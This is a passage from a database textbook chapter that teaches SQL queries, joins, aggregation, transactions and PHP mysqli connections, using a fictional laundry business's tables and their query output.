| B2909 | queued | NULL     |
+-------+--------+----------+
1 row in set

Query OK, 1 row affected

+-------+----------+---------------------+
| id    | status   | finished            |
+-------+----------+---------------------+
| B2909 | finished | 2026-09-30 20:40:00 |
+-------+----------+---------------------+
1 row in set

Query OK, 0 rows affected
```

`UPDATE` names a table, `SET` gives `column = value` pairs, `WHERE` chooses rows. Two habits show here: the `SELECT` before it uses the same `WHERE`, so you see what will change; and the `WHERE` also names the state, `status = 'queued'`, so the second identical `UPDATE` changes **0 rows**, telling a program that someone else already finished this bill. Changing `status` and `finished` together keeps `Bill_status_times` of **Listing 5.12** satisfied.

> **An `UPDATE` without `WHERE` changes every row of the table.** `UPDATE Bill SET status = 'finished';` marks the whole year of the business as finished, immediately, with no question and no undo. (Here the `CHECK` constraints would actually save you, but most tables have no such guard.) Write the `WHERE` first, run it as a `SELECT`, look at what comes back, and only then turn it into an `UPDATE` or a `DELETE`.

5.5.9 `DELETE`

Listing 5.19 removes a row twice: once when it may, and once when it may not.

Listing 5.19 `sql/09_delete.sql`: deleting a duplicate customer who has no bills, then trying to delete a bill that has payments.

```
-- A customer typed in twice by mistake, with no bills: this delete is allowed.
INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                      enrolled, email, password, credit)
VALUES ('C0258', 'Rina Wulandari', 'f', 'Surabaya', '2001-04-17',
        'Jl. Keputih Tegal No. 42, Sukolilo, Surabaya', '0813-0000-4257',
        '2026-09-30 20:16:00', 'rina.wulandari@example.com', '*****', 0);
DELETE FROM Customer WHERE id = 'C0258';
SELECT COUNT(*) AS still_there FROM Customer WHERE id = 'C0258';

-- A bill that has payments and a history cannot simply vanish.
DELETE FROM Bill WHERE id = 'B0003';
```

```
Query OK, 1 row affected

Query OK, 1 row affected

+-------------+
| still_there |
+-------------+
|           0 |
+-------------+
1 row in set

ERROR: FOREIGN KEY constraint failed
```

The duplicate `C0258` goes. Bill `B0003` stays, because it has a payment and `Payment_Bill` is `ON DELETE RESTRICT`; MariaDB names the constraint:

```
Query OK, 1 row affected

Query OK, 1 row affected

+-------------+
| still_there |
+-------------+
|           0 |
+-------------+
1 row in set

ERROR: (1451, 'Cannot delete or update a parent row: a foreign key constraint fails
(`profitina_laundry`.`Payment`, CONSTRAINT `Payment_Bill` FOREIGN KEY (`Bill_id`)
REFERENCES `Bill` (`id`) ON UPDATE CASCADE)')
```

> **DELETE, OR A STATUS?** In a real shop you should seldom delete. A cancelled order is a fact worth keeping: it explains why a customer is unhappy and why revenue was lower that week. That is why the laundry never deletes bills; a cancelled bill keeps its row, gets `payment = 0` and a `cancelled` entry in `StatusLog`. Use `DELETE` for data that was never real, such as a customer typed in twice, and a status for things that happened and then stopped mattering.

5.6 Asking Questions: `SELECT`

5.6.1 The shape of a query

A query's clauses are always written in this order, any of them omitted when not needed: `SELECT` (columns), `FROM` (table), `WHERE` (rows), `GROUP BY` (bundles, Section 5.10), `HAVING` (which bundles), `ORDER BY` and `LIMIT`. The database evaluates them as `FROM`, `WHERE`, `GROUP BY`, `HAVING`, `SELECT`, `ORDER BY`, `LIMIT`, which is why a name invented with `AS` in `SELECT` can be used in `ORDER BY` but not in `WHERE`.

5.6.2 Choosing columns

The simplest query asks for everything (**Listing 5.20**).

Listing 5.20 `sql/01_select_all.sql`: every column of every row of the price list.

```
-- The whole price list: every column of every row.
SELECT * FROM Service;
```

```
+-------+----------------------------------------+-------+
| id    | description                            | price |
+-------+----------------------------------------+-------+
| S0001 | Wash, dry & fold (per kg)              |  8000 |
| S0002 | Express wash & fold, 1 day (per kg)    | 12000 |
| S0003 | Ironing only (per kg)                  |  6000 |
| S0004 | Dry cleaning - shirt/blouse (per item) | 20000 |
| S0005 | Dry cleaning - suit 2 pieces (per item) | 65000 |
| S0006 | Dry cleaning - dress/kebaya (per item) | 45000 |
| S0007 | Dry cleaning - jacket (per item)       | 40000 |
| S0008 | Bed cover, any size (per item)         | 35000 |
| S0009 | Blanket (per item)                     | 25000 |
| S0010 | Curtain (per kg)                       | 15000 |
| S0011 | Shoes deep clean (per pair)            | 45000 |
| S0012 | Helmet cleaning (per item)             | 30000 |
+-------+----------------------------------------+-------+
12 rows in set
```

`*` means "all columns": handy at the keyboard, wrong in a program, which should name the columns it uses (**Listing 5.21**).

Listing 5.21 `sql/02_select_columns.sql`: three named columns, the first five customers.

```
-- Three named columns of the first five customers.
SELECT id, name, phone
  FROM Customer
 ORDER BY id
 LIMIT 5;
```

```
+-------+----------------+----------------+
| id    | name           | phone          |
+-------+----------------+----------------+
| C0001 | Nabila Rahman  | 0896-0000-9434 |
| C0002 | Winda Sugiarto | 0858-0000-2719 |
| C0003 | Ayu Nugroho    | 0812-0000-7923 |
| C0004 | Lina Kurniawati | 0816-0000-5981 |
| C0005 | Lukman Santoso | 0812-0000-2062 |
+-------+----------------+----------------+
5 rows in set
```

5.6.3 Choosing rows: `WHERE`

`WHERE` takes a condition and keeps the rows for which it is true. **Listing 5.22** asks the question from the start of the chapter: which bills at Keputih are still waiting?

Listing 5.22 `sql/03_where.sql`: the queue of the Keputih outlet, oldest first.

```
-- Bills still waiting to be washed at the Keputih outlet (O02).
SELECT id, arrived, unit, payment, Customer_id
  FROM Bill
 WHERE status = 'queued' AND Outlet_id = 'O02'
 ORDER BY arrived;
```

```
+-------+---------------------+------+---------+-------------+
| id    | arrived             | unit | payment | Customer_id |
+-------+---------------------+------+---------+-------------+
| B2909 | 2026-09-26 16:07:42 |    6 |   48000 | C0249       |
| B2923 | 2026-09-27 16:49:59 |    4 |   32000 | C0245       |
| B2924 | 2026-09-27 18:43:07 |    7 |   56000 | C0151       |
| B2930 | 2026-09-28 07:18:31 |    1 |   45000 | C0158       |
| B2931 | 2026-09-28 08:30:03 |    9 |   72000 | C0056       |
| B2934 | 2026-09-28 16:23:10 |    4 |   32000 | C0167       |
| B2937 | 2026-09-28 19:49:23 |    4 |   32000 | C0166       |
| B2943 | 2026-09-29 20:51:31 |    5 |   40000 | C0255       |
| B2951 | 2026-09-30 17:17:45 |    1 |   35000 | C0158       |
+-------+---------------------+------+---------+-------------+
9 rows in set
```

Nine bags wait on nine racks. `AND` requires both conditions; `OR` requires either; `NOT` reverses one. **Table 5.8** lists the comparisons you can use.

Table 5.8 The comparison operators of `WHERE`. Two differ from PHP: equality is one `=`, not two, and `NULL` is tested with `IS`, never with `=`.

Operator	Means	Example
`=`	equal	`status = 'queued'`
`<>` or `!=`	not equal	`status <> 'departed'`
`<`, `<=`, `>`, `>=`	ordering	`arrived >= '2026-09-01'`
`BETWEEN a AND b`	inclusive range	`price BETWEEN 20000 AND 45000`
`IN (...)`	one of a list	`Outlet_id IN ('O01', 'O03')`
`LIKE 'Ayu%'`	text pattern: `%` any run of characters, `_` exactly one	`name LIKE '%wati'`
`IS NULL`, `IS NOT NULL`	value absent or present	`finished IS NULL`
`AND`, `OR`, `NOT`	combine conditions	`status = 'queued' AND unit > 5`

Listing 5.23 uses three of them.

Listing 5.23 `sql/04_like_in_between.sql`: a pattern, a list and a range.

```sql
-- Customers whose name starts with "Ayu".
SELECT id, name, phone FROM Customer WHERE name LIKE 'Ayu%';

-- Dry-cleaning services that cost between Rp 20.000 and Rp 45.000.
SELECT id, description, price
  FROM Service
 WHERE id IN ('S0004', 'S0005', 'S0006', 'S0007')
   AND price BETWEEN 20000 AND 45000;
```

```
+-------+------------------+----------------+
| id    | name             | phone          |
+-------+------------------+----------------+
| C0003 | Ayu Nugroho      | 0812-0000-7923 |
| C0059 | Ayu Suryadi      | 0811-0000-8218 |
| C0067 | Ayu Lina Santoso | 0852-0000-8662 |
| C0227 | Ayu Fauzi        | 0816-0000-6556 |
+-------+------------------+----------------+
4 rows in set

+-------+----------------------------------------+-------+
| id    | description                            | price |
+-------+----------------------------------------+-------+
| S0004 | Dry cleaning - shirt/blouse (per item) | 20000 |
| S0006 | Dry cleaning - dress/kebaya (per item) | 45000 |
| S0007 | Dry cleaning - jacket (per item)       | 40000 |
+-------+----------------------------------------+-------+
3 rows in set
```

`%` stands for any run of characters, so `'Ayu%'` means “starts with Ayu”, `'%wati'` “ends with wati”. `IN` accepts any of the four dry-cleaning codes, and `BETWEEN` is inclusive, so the Rp 45.000 dress is in and the Rp 65.000 suit out.

On MariaDB the first query printed the same four customers in a *different order* (`C0003`, `C0227`, `C0067`, `C0059`), found through its index on `Customer.name`. Neither is wrong: without `ORDER BY` you are promised the rows, not their order.

5.6.4 Ordering and limiting

Listing 5.24 finds the five most expensive bills of the year.

Listing 5.24 `sql/05_order_limit.sql`: sort by amount, largest first, break ties by code, keep five.

```sql
-- The five most expensive bills of the year.
SELECT id, arrived, unit, Service_id, payment
  FROM Bill
 ORDER BY payment DESC, id
 LIMIT 5;
```

```
+-------+---------------------+------+------------+---------+
| id    | arrived             | unit | Service_id | payment |
+-------+---------------------+------+------------+---------+
| B1222 | 2026-03-07 15:53:45 |   11 | S0010      |  165000 |
| B1334 | 2026-03-15 09:23:57 |   11 | S0010      |  165000 |
| B0394 | 2025-12-03 20:30:48 |   10 | S0010      |  150000 |
| B1361 | 2026-03-18 08:53:24 |   10 | S0010      |  150000 |
| B1745 | 2026-04-28 20:10:53 |   10 | S0010      |  150000 |
+-------+---------------------+------+------------+---------+
5 rows in set
```

`DESC` is descending (`ASC`, the default, ascending). Rows equal in the first sort column are ordered by the second; without `, id` the two Rp 165.000 bills could swap from day to day. `LIMIT 20 OFFSET 40` gives page 3 of a list of 20 per page. All five winners are curtains, heavy and priced by weight.

> **`LIMIT` without `ORDER BY` is a bug waiting to happen.** “Give me five rows” means “give me any five rows”, and the five you get today need not be the five you get tomorrow. If you limit, you almost always meant “the first five by something”, so say by what.

5.7 Reading Several Tables at Once: Joins

5.7.1 Why a join is necessary

A receipt needs the customer's name and the service's description beside the bill, but `Bill` holds only codes. The operation that brings them together is a **join**.

> **DEFINITION.** A **join** builds each row of its answer by pairing a row of one table with a row of another wherever a condition, almost always "this foreign key equals that primary key", is true. The condition is written in an `ON` clause.

Listing 5.25 rebuilds one receipt line from three tables.

Listing 5.25 `sql/10_join.sql`: one bill with its customer's name and its service's description and price.

```
-- One bill, with the customer's name and the service's description.
SELECT b.id, c.name, s.description, b.unit, s.price, b.payment
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service  s ON s.id = b.Service_id
 WHERE b.id = 'B2931';
```

```
+-------+-----------------+---------------------------+------+-------+---------+
| id    | name            | description               | unit | price | payment |
+-------+-----------------+---------------------------+------+-------+---------+
| B2931 | Gilang Nasution | Wash, dry & fold (per kg) |    9 |  8000 |   72000 |
+-------+-----------------+---------------------------+------+-------+---------+
1 row in set
```

`b`, `c` and `s` are **aliases**; `b.id` says which table's `id` is meant, since `Bill` and `Customer` both have one. Read the first `ON` as: *pair each bill with the customer whose `id` equals its `Customer_id`*. Because `Customer.id` is a primary key there is exactly one, so no bill is lost or doubled. And $8000 \times 9 = 72000$ checks Equation (5.1) again.

5.7.2 Four tables and more

Each `JOIN ... ON` adds one more table to what you have so far. **Listing 5.26** builds the Keputih queue as the washer needs to see it, from five tables.

Listing 5.26 `sql/11_join_four.sql`: the live queue with the customer, the service, the employee who took the bill in, and the outlet.

```
-- The live queue of the Keputih outlet: four tables in one answer.
SELECT b.id, b.rack, c.name AS customer, s.description AS service,
       e.name AS received_by, o.name AS outlet
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service  s ON s.id = b.Service_id
  JOIN Employee e ON e.id = b.Employee_id
  JOIN Outlet   o ON o.id = b.Outlet_id
 WHERE b.Outlet_id = 'O02' AND b.status = 'queued'
 ORDER BY b.arrived
 LIMIT 4;
```

```
+-------+------+--------------------+----------------------------+--------------+---------
------------------+
| id    | rack | customer           | service                    | received_by  | outlet
|
+-------+------+--------------------+----------------------------+--------------+---------
------------------+
| B2909 | A01  | Nabila Sri Suryadi | Wash, dry & fold (per kg)  | Kevin Tanoto |
Profitina Laundry Keputih |
| B2923 | A19  | Nadia Nasution     | Wash, dry & fold (per kg)  | Kevin Tanoto |
Profitina Laundry Keputih |
| B2924 | A14  | Syaiful Wijaya     | Wash, dry & fold (per kg)  | Kevin Tanoto |
Profitina Laundry Keputih |
| B2930 | B08  | Endah Ika Rahman   | Shoes deep clean (per pair) | Kevin Tanoto |
Profitina Laundry Keputih |
+-------+------+--------------------+----------------------------+--------------+---------
------------------+
4 rows in set
```

No single table could produce these rows: normalization stores each fact once, and a join reassembles them. `AS customer` renames a column in the answer.

5.7.3 `LEFT JOIN`: keeping the rows with no partner

A plain (*inner*) `JOIN` keeps only rows that found a partner, so a customer with no bills vanishes from the answer.

> **DEFINITION.** A `LEFT JOIN` keeps every row of the left-hand table, whether or not it found a partner on the right. Where there is no partner, the right-hand columns come back as `NULL`.

Listing 5.27 `sql/12_left_join.sql`: every customer and how many bills they have, fewest first. The query uses `GROUP BY`, explained in Section 5.10.

```sql
-- Every customer with how many bills they have, fewest first.
SELECT c.id, c.name, COUNT(b.id) AS bills
  FROM Customer c
  LEFT JOIN Bill b ON b.Customer_id = c.id
 GROUP BY c.id, c.name
 ORDER BY bills, c.id
 LIMIT 5;
```

```
+-------+-----------------+-------+
| id    | name            | bills |
+-------+-----------------+-------+
| C0020 | Retno Rahman    |     0 |
| C0051 | Felicia Wirawan |     0 |
| C0093 | Rafi Chandra    |     0 |
| C0063 | Teguh Kurniawati |     1 |
| C0102 | Ilham Handoko   |     1 |
+-------+-----------------+-------+
5 rows in set
```

In **Listing 5.27**, three customers never brought a bag all year, a question an inner join cannot answer. Count `COUNT(b.id)`, not `COUNT(*)`: for a customer without bills the `LEFT JOIN` makes one row of `NULL`s, which `COUNT(*)` would count as 1.

> **HOW TO CHOOSE.** Ask what should happen to a row that has no partner. If it should disappear ("bills, with the customer's name"), use `JOIN`. If it should stay with blanks ("every customer, and how many bills"), use `LEFT JOIN`. `RIGHT JOIN` is the mirror image and is rarely needed, because you can swap the two tables and write `LEFT`.

5.8 Counting and Summarizing

5.8.1 Aggregate functions

> **DEFINITION.** An **aggregate function** takes many rows and produces one value. The five to know are `COUNT`, `SUM`, `AVG`, `MIN` and `MAX`.

Listing 5.28 uses all five to describe the whole year in one row.

Listing 5.28 `sql/13_aggregates.sql`: the year's bills in one row. Cancelled bills, whose `payment` is 0, are left out by the `WHERE`.

```
-- The whole year in one row.
SELECT COUNT(*)     AS bills,
       SUM(payment) AS charged,
       ROUND(AVG(payment), 2) AS average,
       MIN(payment) AS smallest,
       MAX(payment) AS largest
  FROM Bill
 WHERE payment > 0;
```

```
+-------+-----------+----------+----------+---------+
| bills | charged   | average  | smallest | largest |
+-------+-----------+----------+----------+---------+
|  2932 | 144213000 | 49185.88 |    12000 |  165000 |
+-------+-----------+----------+----------+---------+
1 row in set
```

Rp 144.213.000 over 2,932 bills that were not cancelled (21 were), about Rp 49.186 each, from Rp 12.000 (two kilograms of ironing, for example) to Rp 165.000. `COUNT(*)` counts rows, `COUNT(column)` non-`NULL` values, `COUNT(DISTINCT column)` different values; `ROUND(..., 2)` tames `AVG`.

5.8.2 `GROUP BY`

One aggregate over the whole table answers one question. `GROUP BY` answers the same question once for each group.

> **DEFINITION.** `GROUP BY c` sorts the rows into piles, one pile per distinct value of `c`, and applies the aggregate functions to each pile separately. The answer has one row per pile.

Listing 5.29 is the report every shop owner asks for first: what earns the money?

Listing 5.29 `sql/14_group_service.sql`: revenue per service for the whole year.

```
-- Revenue per service, most valuable first.
SELECT s.id, s.description,
       COUNT(*)       AS bills,
       SUM(b.unit)    AS units,
       SUM(b.payment) AS revenue
  FROM Bill b
  JOIN Service s ON s.id = b.Service_id
 GROUP BY s.id, s.description
 ORDER BY revenue DESC;
```

```
+-------+----------------------------------------+-------+-------+----------+
| id    | description                            | bills | units | revenue  |
+-------+----------------------------------------+-------+-------+----------+
| S0001 | Wash, dry & fold (per kg)              |  1368 |  8531 | 67632000 |
| S0002 | Express wash & fold, 1 day (per kg)    |   405 |  1540 | 18360000 |
| S0008 | Bed cover, any size (per item)         |   170 |   232 |  8085000 |
| S0004 | Dry cleaning - shirt/blouse (per item) |   157 |   390 |  7800000 |
| S0003 | Ironing only (per kg)                  |   256 |  1251 |  7506000 |
| S0011 | Shoes deep clean (per pair)            |   124 |   165 |  7425000 |
| S0009 | Blanket (per item)                     |   128 |   247 |  6150000 |
| S0005 | Dry cleaning - suit 2 pieces (per item) |    64 |    79 |  5135000 |
| S0010 | Curtain (per kg)                       |    47 |   324 |  4650000 |
| S0006 | Dry cleaning - dress/kebaya (per item) |    82 |   103 |  4590000 |
| S0007 | Dry cleaning - jacket (per item)       |    78 |   104 |  4120000 |
| S0012 | Helmet cleaning (per item)             |    74 |    92 |  2760000 |
+-------+----------------------------------------+-------+-------+----------+
12 rows in set
```

Check a row by hand: ironing only, Rp 6.000 per kilogram, 1,251 kilograms in the year, $1251 \times 6000 = 7{,}506{,}000$, exactly the `revenue`; `SUM` merely adds amounts computed by Equation (5.1). Wash, dry and fold is half the business; express washing is second with only 405 bills, because it costs half as much again.

> **Every column in the `SELECT` list must be grouped by, or be inside an aggregate.** `SELECT s.description, b.unit ... GROUP BY s.id` asks for a single `unit` from a pile of 1,368 different values, and the question has no answer. MySQL 8 refuses it by default; older versions quietly picked one value at random, which is worse. That is why **Listing 5.29** groups by both `s.id` and `s.description`.

5.8.3 Grouping by month

Grouping by a computed value is how every monthly report is written (**Listing 5.30**).

Listing 5.30 `sql/15_group_month.sql`: bills and revenue per calendar month.

```sql
-- Bills and revenue per month. SUBSTR(arrived, 1, 7) turns
-- '2026-03-07 15:53:45' into '2026-03', on SQLite and on MySQL alike.
SELECT SUBSTR(b.arrived, 1, 7) AS month,
       COUNT(*)                AS bills,
       SUM(b.payment)          AS revenue
  FROM Bill b
 GROUP BY SUBSTR(b.arrived, 1, 7)
 ORDER BY month;
```

```
+---------+-------+----------+
| month   | bills | revenue  |
+---------+-------+----------+
| 2025-10 |   171 |  8362000 |
| 2025-11 |   204 |  9561000 |
| 2025-12 |   276 | 13406000 |
| 2026-01 |   235 | 11551000 |
| 2026-02 |   268 | 13398000 |
| 2026-03 |   317 | 15927000 |
| 2026-04 |   290 | 14391000 |
| 2026-05 |   248 | 11933000 |
| 2026-06 |   217 | 10702000 |
| 2026-07 |   255 | 12568000 |
| 2026-08 |   216 | 10501000 |
| 2026-09 |   256 | 11913000 |
+---------+-------+----------+
12 rows in set
```

`SUBSTR(arrived, 1, 7)` turns `2026-03-07 15:53:45` into `2026-03`, and grouping by it groups by month. MySQL code often uses `DATE_FORMAT(arrived, '%Y-%m')` and SQLite `strftime('%Y-%m', arrived)`; `SUBSTR` works on both. The year's shape is visible: a quiet October before the Wiyung outlet opened, the rainy season from December, the peak in March before Lebaran, a dip in the dry months.

5.8.4 `HAVING`

`WHERE` filters rows before they are grouped. To filter the *groups*, for example to keep only customers with at least 45 bills, you need a clause that runs after grouping, and that clause is `HAVING` (**Listing 5.31**).

Listing 5.31 `sql/16_group_outlet_having.sql`: revenue per outlet, then the most loyal customers.

```sql
-- Revenue per outlet.
SELECT o.id, o.name, COUNT(*) AS bills, SUM(b.payment) AS revenue
  FROM Bill b
  JOIN Outlet o ON o.id = b.Outlet_id
 GROUP BY o.id, o.name
 ORDER BY o.id;

-- The most loyal customers: at least 45 bills in the year.
SELECT c.id, c.name, COUNT(*) AS bills, SUM(b.payment) AS spent
  FROM Customer c
  JOIN Bill b ON b.Customer_id = c.id
 GROUP BY c.id, c.name
HAVING COUNT(*) >= 45
 ORDER BY bills DESC;
```

```
+-----+--------------------------+-------+----------+
| id  | name                     | bills | revenue  |
+-----+--------------------------+-------+----------+
| O01 | Profitina Laundry Rungkut |  1312 | 66282000 |
| O02 | Profitina Laundry Keputih |   996 | 45450000 |
| O03 | Profitina Laundry Wiyung  |   645 | 32481000 |
+-----+--------------------------+-------+----------+
3 rows in set

+-------+-----------------+-------+---------+
| id    | name            | bills | spent   |
+-------+-----------------+-------+---------+
| C0094 | Khadijah Hakim  |    62 | 3079000 |
| C0059 | Ayu Suryadi     |    59 | 2895000 |
| C0081 | Fadli Prakoso   |    56 | 2800000 |
| C0056 | Gilang Nasution |    51 | 3011000 |
| C0090 | Farah Wijaya    |    49 | 2450000 |
| C0164 | Nadia Zulkarnain |    49 | 2448000 |
| C0111 | Hendro Ramadhan |    46 | 2217000 |
+-------+-----------------+-------+---------+
7 rows in set
```

`HAVING COUNT(*) >= 45` cannot be a `WHERE`, because `WHERE` runs before any groups exist. `WHERE` decides which rows enter the piles, `HAVING` which piles survive; put everything you can into `WHERE`.

5.8.5 A subquery: who still owes money?

Equation (5.2) said that a bill's balance is its `payment` minus the sum of its payments. **Listing 5.32** computes it for every bill at once.

Listing 5.32 `sql/17_balance.sql`: bills with money owing, largest balance first. The sums of payments are computed per bill in a subquery before they are joined.

```
-- Bills that still have money owing: charged minus everything paid so far.
SELECT b.id, c.name, b.payment AS charged,
       COALESCE(p.paid, 0) AS paid,
       b.payment - COALESCE(p.paid, 0) AS balance
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  LEFT JOIN (SELECT Bill_id, SUM(amount) AS paid
               FROM Payment
              GROUP BY Bill_id) p ON p.Bill_id = b.id
 WHERE b.payment - COALESCE(p.paid, 0) > 0
 ORDER BY balance DESC, b.id
 LIMIT 6;
```

```
+-------+--------------------+---------+------+---------+
| id    | name               | charged | paid | balance |
+-------+--------------------+---------+------+---------+
| B1542 | Farah Putri Kusuma |   90000 |    0 |   90000 |
| B0368 | Umi Permana        |   72000 |    0 |   72000 |
| B1021 | Laras Irawan       |   72000 |    0 |   72000 |
| B2931 | Gilang Nasution    |   72000 |    0 |   72000 |
| B1493 | Nadia Umi Susanto  |   64000 |    0 |   64000 |
| B2941 | Farah Wijaya       |   64000 |    0 |   64000 |
+-------+--------------------+---------+------+---------+
6 rows in set
```

The subquery produces one row per bill with its total paid, joined under the alias `p`. It is a `LEFT JOIN` so that bills with no payments stay, and `COALESCE(p.paid, 0)` turns their `NULL` into 0. Summing each detail table *before* joining matters: join `Payment` and `StatusLog` to `Bill` directly and a bill with two payments and three log rows makes $2 \times 3 = 6$ rows, counting every payment three times. In the whole year 38 bills have a balance, Rp 1.529.000 in total, most of them still in the shop.

5.9 Transactions

5.9.1 The problem

A new bill is three rows: `Bill`, a first `StatusLog` row and often a down payment in `Payment`. If the third insert fails after the first two succeed, the shop has taken money it never recorded, and nobody wrote that state on purpose.

> **DEFINITION.** A **transaction** is a group of statements that the database treats as one indivisible act. `BEGIN` (in MySQL also `START TRANSACTION`) opens it; `COMMIT` makes every change in it permanent at once; `ROLLBACK` undoes every change in it, as if none had happened. No other connection ever sees the state in between.

The guarantees are **ACID**: *atomic* (all or nothing), *consistent* (constraints hold at the end), *isolated* (others never see half-finished work), *durable* (a commit survives a power cut). InnoDB and SQLite provide all four.

5.9.2 It working

Listing 5.33 writes a bill for two bed covers, its first log entry and a half payment by QRIS, as one act.

Listing 5.33 `sql/18_transaction_commit.sql`: three inserts in one transaction, and then the balance of the new bill.

```
-- A new bill is three rows: the bill, its first status-log entry, and a down payment.
-- They go in together or not at all.
BEGIN;
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2954', '2026-09-30 20:45:00', 'queued', 'A02', 2, 70000,
        'C0094', 'E0004', 'S0008', 'O01');
INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES ('B2954', 'queued', '2026-09-30 20:45:00', 'E0004');
INSERT INTO Payment (Bill_id, paid_at, method, amount, reference)
VALUES ('B2954', '2026-09-30 20:45:30', 'qris', 35000, 'QRIS 100200300400');
COMMIT;

SELECT b.id, b.payment AS charged, SUM(p.amount) AS paid,
       b.payment - SUM(p.amount) AS balance
  FROM Bill b JOIN Payment p ON p.Bill_id = b.id
 WHERE b.id = 'B2954'
 GROUP BY b.id, b.payment;
```

```
Query OK

Query OK, 1 row affected

Query OK, 1 row affected

Query OK, 1 row affected

Query OK

+-------+---------+-------+---------+
| id    | charged | paid  | balance |
+-------+---------+-------+---------+
| B2954 |   70000 | 35000 |   35000 |
+-------+---------+-------+---------+
1 row in set
```

Two bed covers at Rp 35.000 are Rp 70.000 by Equation (5.1); Rp 35.000 was paid; Equation (5.2) leaves Rp 35.000 to pay on collection. **Listing 5.34** shows the other ending.

Listing 5.34 `sql/19_transaction_rollback.sql`: a bill written inside a transaction and then rolled back.

```
SELECT COUNT(*) AS bills_before FROM Bill;

BEGIN;
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2954', '2026-09-30 20:50:00', 'queued', 'A03', 4, 32000,
        'C0094', 'E0004', 'S0001', 'O01');
SELECT COUNT(*) AS bills_inside FROM Bill;
-- The cashier notices the wrong customer was chosen: undo everything.
ROLLBACK;

SELECT COUNT(*) AS bills_after FROM Bill;
```

```
+--------------+
| bills_before |
+--------------+
|         2953 |
+--------------+
1 row in set

Query OK

Query OK, 1 row affected

+--------------+
| bills_inside |
+--------------+
|         2954 |
+--------------+
1 row in set

Query OK

+-------------+
| bills_after |
+-------------+
|        2953 |
+-------------+
1 row in set
```

2,953 bills before, 2,954 inside (a transaction sees its own changes), 2,953 after `ROLLBACK`; MariaDB gave the same counts.

> **WHEN TO USE ONE.** Whenever two or more writes must be true together: a bill and its first log entry; a payment and the deposit it was taken from; a status change and its log row. If you can finish the sentence "it would be wrong for the first to happen without the second", wrap them in a transaction. Section 5.14.4 does exactly that in PHP.

5.10 PHP and MySQL the Classic Way: `mysqli`

5.10.1 What a database connection is

Everything so far was typed at a client. Now PHP does the typing.

> **DEFINITION.** A **database connection** is a conversation between your program and the database server, usually over TCP port 3306. Opening one needs a host, a user name, a password and normally the name of a database. It costs about as much as any other network connection, which is why a program opens one per request, not one per query.

PHP supports several ways to hold that conversation [14]. One is to talk directly to MySQL with the `mysqli` functions (the older `mysql_*` functions were removed in PHP 7); the other is PDO, Section 5.14. `mysqli` needs a running MySQL or MariaDB.

5.10.2 Connecting and selecting a database

Listing 5.35 tries to connect, tests the result, and reports.

Listing 5.35 `php/mysqli/connect.php`: connect, select a database, report. The settings come from `config.php` rather than being typed into the program.

```php
<?php
// Connecting with the mysqli functions and selecting a database.
// The settings come from config.php instead of being typed into the program.

$cfg = require __DIR__ . '/../config.php';
mysqli_report(MYSQLI_REPORT_OFF);          // the old behavior: report by return value

$conn = mysqli_connect($cfg['host'], $cfg['user'], $cfg['password'], null, $cfg['port']);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error() . PHP_EOL);
} else {
    echo "Connection success!", PHP_EOL;
}

$db_selected = mysqli_select_db($conn, $cfg['database']);
if (!$db_selected) {
    die("Unable to select database " . mysqli_error($conn) . PHP_EOL);
} else {
    echo "Database selection success!", PHP_EOL;
}

echo "Server: ", mysqli_get_server_info($conn), PHP_EOL;
mysqli_close($conn);
```

Written the classic way, the settings sit in the code (`$host = "localhost"; $username = "rahayu"; $password = "dewi"; $database = "webprodb";`), and a password in the code ends up in every copy of it. Here they come from `php/config.php`, which reads environment variables. `mysqli_connect()` returns a connection or `false`; `mysqli_connect_error()` says why it failed; `mysqli_select_db()` is SQL's `USE` (or pass the database as the fourth argument of `mysqli_connect()`); `mysqli_close()` ends the conversation; `die()` prints and stops. Run from the `php` folder:

```
Connection success!
Database selection success!
Server: 10.11.14-MariaDB-0ubuntu0.24.04.1
```

The third line confirms that the "MySQL" is MariaDB. With a wrong password:

```
PHP Warning:  mysqli_connect(): (HY000/1045): Access denied for user 'rahayu'@'localhost'
(using password: YES) in /home/claude/kit/WebPro/Code_new/Chapter05/php/mysqli/connect.php
on line 8
Connection failed: Access denied for user 'rahayu'@'localhost' (using password: YES)
```

> **One `$`, not two.** In a version of this code that you may meet in older material, the error line reads `mysqli_error($this -> $conn)`. In PHP, `$this->$conn` means "the property of `$this` whose *name* is the value of the variable `$conn`", a so-called variable variable, and outside a class there is no `$this` at all, so the line is a fatal error the moment it runs. Inside a class it must be `mysqli_error($this->conn)`, and in a plain script `mysqli_error($conn)`.

5.10.3 Sending a query and reading the answer

`mysqli_query()` returns a result object for a `SELECT`, `true` for a change and `false` on failure, so `if (!$result)` catches failure in both cases.

> **DEFINITION.** A **result set** is the answer to a `SELECT`, held for you and read one row at a time. Think of it as a cursor standing before the first row: each fetch hands you the current row and moves forward. When no rows remain, the fetch returns `null` (or `false`), and that is what ends the `while` loop.

`$result->fetch_row()` gives a numbered array (`$row[0]`, `$row[1]`); `mysqli_fetch_array($result, MYSQLI_ASSOC)` an array keyed by column name (`$row['description']`). **Listing 5.36** uses both.

Listing 5.36 `php/mysqli/query.php`: submit, check, walk the rows twice, clean up. `data_seek(0)` moves the cursor back to the first row.

```
<?php
// Submit a query, check it, walk the result twice, clean up.

$cfg = require __DIR__ . '/../config.php';
mysqli_report(MYSQLI_REPORT_OFF);
$conn = mysqli_connect($cfg['host'], $cfg['user'], $cfg['password'],
                       $cfg['database'], $cfg['port']);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error() . PHP_EOL);
}

$query  = "SELECT description, price FROM Service WHERE price >= 40000 ORDER BY price, id";
$result = mysqli_query($conn, $query);
if (!$result) {
    die("Database access failed " . mysqli_error($conn) . PHP_EOL);
} else {
    echo "Executing query success!", PHP_EOL;
}

echo PHP_EOL, "--- fetch_row(): a row is a numbered array ---", PHP_EOL;
while ($row = $result->fetch_row()) {
    echo "$row[0] costs Rp $row[1]", PHP_EOL;
}

$result->data_seek(0);                      // rewind the cursor to the first row
echo PHP_EOL, "--- mysqli_fetch_array(MYSQLI_ASSOC): a row is a named array ---", PHP_EOL;
